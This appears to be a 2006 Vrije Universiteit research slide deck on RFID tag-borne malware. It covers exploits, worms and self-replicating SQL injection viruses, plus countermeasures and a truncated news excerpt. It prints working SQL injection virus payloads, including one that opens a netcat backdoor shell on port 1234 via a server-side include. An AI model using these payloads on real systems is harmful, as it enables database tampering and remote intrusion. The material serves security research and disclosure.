



vrije Universiteit amsterdam

# Security in Ubiquitous Computing

## Tag-Borne Attacks against RFID Middleware



www.dilbert.com  
scottadams@aol.com



11-18-04 ©2004 Scott Adams, Inc./Dist. by UFS, Inc.



© UFS, Inc.

Melanie Rieback  
SAFE-NL  
8 June, 2006




vrije Universiteit amsterdam

# Security in Ubiquitous Computing

## What is RFID?

**RFID = Radio Frequency Identification**






## Introduction to RFID Malware


### What is RFID Malware?

- **Low-level misuse of improperly formatted RFID tag data**
- **Three main kinds of RFID Malware:**
  1. RFID Exploits
  2. RFID Worms
  3. RFID Viruses






## Typical RFID System Architecture





## Our RFID Malware Test Platform

- We built our own test RFID middleware
- Test setup is modular
- Ethical / legal concerns





## Types of RFID Exploits

### Buffer overflows

- Small buffers
- Write multiple blocks
- RFID emulators





vrije Universiteit amsterdam

# Security in Ubiquitous Computing

## Types of RFID Exploits

### Code Insertion

- Special characters
- Client-side scripting
- Server-side scripting





## Types of RFID Exploits

### SQL Injection

- Steal data
- Modify DB
- Denial of Service
- System commands





vrije Universiteit amsterdam

# Security in Ubiquitous Computing

## RFID Worms

### What is an RFID Worm?

- **RFID exploit that downloads/executes remote malware**
- **RFID worms propagate either via network or RFID tags**
- **Often has a payload (modify filesystem / backdoor)**





vrije Universiteit amsterdam

# Security in Ubiquitous Computing

## RFID Viruses

### Application scenario:

- **Supermarket distribution center (with RFID tagged containers)**
- **Arriving containers: scanned – emptied – refilled – relabeled**
- **Containers are then sent onwards to local supermarkets**





## RFID Viruses

### Example Database Layout:

TagID	NewContents	OldContents
123	Apples	Oranges
234	Pears	

ContainerContents table





vrije Universiteit amsterdam

# Security in Ubiquitous Computing

## RFID Viruses

### How the RFID virus works:

- **SQL Injection attack:**

```
OldContents=Raspberries;UPDATE ContainerContents SET  
NewContents = NewContents || ``;[SQL Injection]";
```

- **Filling in the SQL injection part:**

```
[SQL Injection] = UPDATE ContainerContents SET NewContents =  
NewContents || ``;[SQL Injection]";
```



vrije Universiteit amsterdam

# Security in Ubiquitous Computing

## RFID Viruses

### Self-replication:

- 'Get Current Query' function:

```
SELECT SQL_TEXT FROM v$sql WHERE INSTR(SQL_TEXT,')>0;
```

- A complete virus (Oracle SQL\*Plus):

```
Contents=Raspberries;  
UPDATE ContainerContents SET NewContents= NewContents || ';' ||  
CHR(10) || (SELECT SQL_TEXT FROM v$sql WHERE  
INSTR(SQL_TEXT,')>0);
```



vrije Universiteit amsterdam

# Security in Ubiquitous Computing

## RFID Viruses

### Example Virus: (Oracle/SSI)

- Here, SQL injection targets an INSERT query:

```
Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127) FROM  
v$sql WHERE INSTR(SQL_TEXT,'<!--#exec cmd=`netcat  
-lp1234|sh"-->')>0)--
```

- Payload uses a server-side include to open a backdoor on port 1234 of the web management platform
- Virus fits on a 1 kbit RFID tag (127 characters)



vrije Universiteit amsterdam

# Security in Ubiquitous Computing

## RFID Viruses

### Self-replication with Quines:

- Quine = A program that prints its own source code:
- The classic example (in C):

```
char*f="char*f=%c%s%c;main()
{printf(f,34,f,34,10);}%c";
main(){printf(f,34,f,34,10);}
```

- Introns = Quine data not used to output quine code



vrije Universiteit amsterdam

# Security in Ubiquitous Computing


## RFID Viruses

### Example Quine Virus: (mySQL)

- This SQL injection virus is a quine:

```
';SET@a='UPDATE ContainerContents SET NewContents=
concat('\';SET@a='\',QUOTE(@a),'\;',@a);-- <!--#exec cmd="regedit"--
>';UPDATE ContainerContents SET NewContents=concat('\';SET@a=',
QUOTE(@a),';',@a);-- <!--#exec cmd="regedit"-->
```

- Virus fits on a 2kbit RFID tag (233 characters)



## RFID Viruses

### Targets that we've infected:

		RFID Reader	WWW Management	Oracle		SQL Server	PostgreSQL	MySQL
				OCI10	iSQL*Plus			
<b>Exploits</b>	SQL injection (single query)			X	X	X	X	X
	SQL injection (multiple query)				X	X	X	X(N)
	Code Insertion		X					
	Buffer Overflows	X						
<b>Worms</b>		X	X			X		
<b>Viruses</b>	Self-Referencing Commands			X(A)	X(A)			
	Quines				X(C)	X(C)	X(C)	X(C,N)
<b>Payloads</b>	SQL commands		X		X	X	X	X(N)
	XSS/SSI		X	X	X	X	X	X
	System Commands	X	X			X(A)		
	X = Successfully implemented			A = Requires administrator privileges				
	C = Requires contactless smart card (>1k bits)			N = Requires non-standard configuration				



vrije Universiteit amsterdam

# Security in Ubiquitous Computing

## How to Stop RFID Malware

### Countermeasures:

- Sanitize input
- Error / bounds checking
- Disable unnecessary facilities
- Segregate users (and servers)
- Use parameter binding
- Code review
- Limit permissions



vrije Universiteit amsterdam

# Security in Ubiquitous Computing

## The Aftermath

### Study Says Chips in ID Tags Are Vulnerable to Viruses

By JOHN MARKOFF

A group of European computer researchers have demonstrated that it is possible to insert a software virus into radio frequency identification tags, part of a microchip-based tracking technology in growing use in commercial and security applications.

In a paper to be presented today at an academic computing conference in Pisa, Italy, the researchers plan to demonstrate how it is possible to infect a tiny portion of memory in the chip, which can hold as little as 128 characters of information.

Until now, most computer security experts have discounted the possibility of using such tags, known as RFID chips, to spread a computer virus because of the tiny amount of memory on the chips.

The tracking systems are intended to improve the accuracy and lower the cost of tracking goods in supply chains, warehouses and stores. Radio tags store far more data about a product than bar codes and can be read more quickly. They have even been injected into pets and livestock for identification.

The chips have already prompted debate over privacy and surveillance, given their tracking ability. Now the researchers have added a series of worrisome prospects, including the ability of terrorists and smugglers to evade airport luggage scanning systems that will use RFID tags in the future.

In the researchers' paper, "Is Your Cat Infected With a Computer Virus?," the group, affiliated with the computer science department at Vrije Universiteit in Amsterdam, also describes how the vulnerability could be used to undermine a variety of tracking systems.

The researchers said they realized that there are risks associated with publishing security vulnerabilities in computerized systems. To head off some of the possible attacks they de-

but experience shows this isn't the case," Mr. Tannenbaum said.

Independent computer security specialists also said RFID systems were potential problem areas.

"It shouldn't surprise you that a system that is designed to be manufactured as cheaply as possible is designed with no security constraints whatsoever," said Peter Neumann, a computer scientist at SRI International, a research firm in Menlo Park, Calif.

Mr. Neumann is the co-author of an article to be published in the May issue of the Communications of the Association for Computing Machinery on the risks of RFID systems. He said existing RFID systems were a computer security disaster waiting to happen.

He cited inadequate identification for users, the potential for counterfeiting or disabling tags, and the problem of weak encryption in a



See [Denounce The Raytheon Company](#)

Radio frequency identity tags are growing in popularity because they are easily scanned.





vrije Universiteit amsterdam

# Security in Ubiquitous Computing

## Questions?

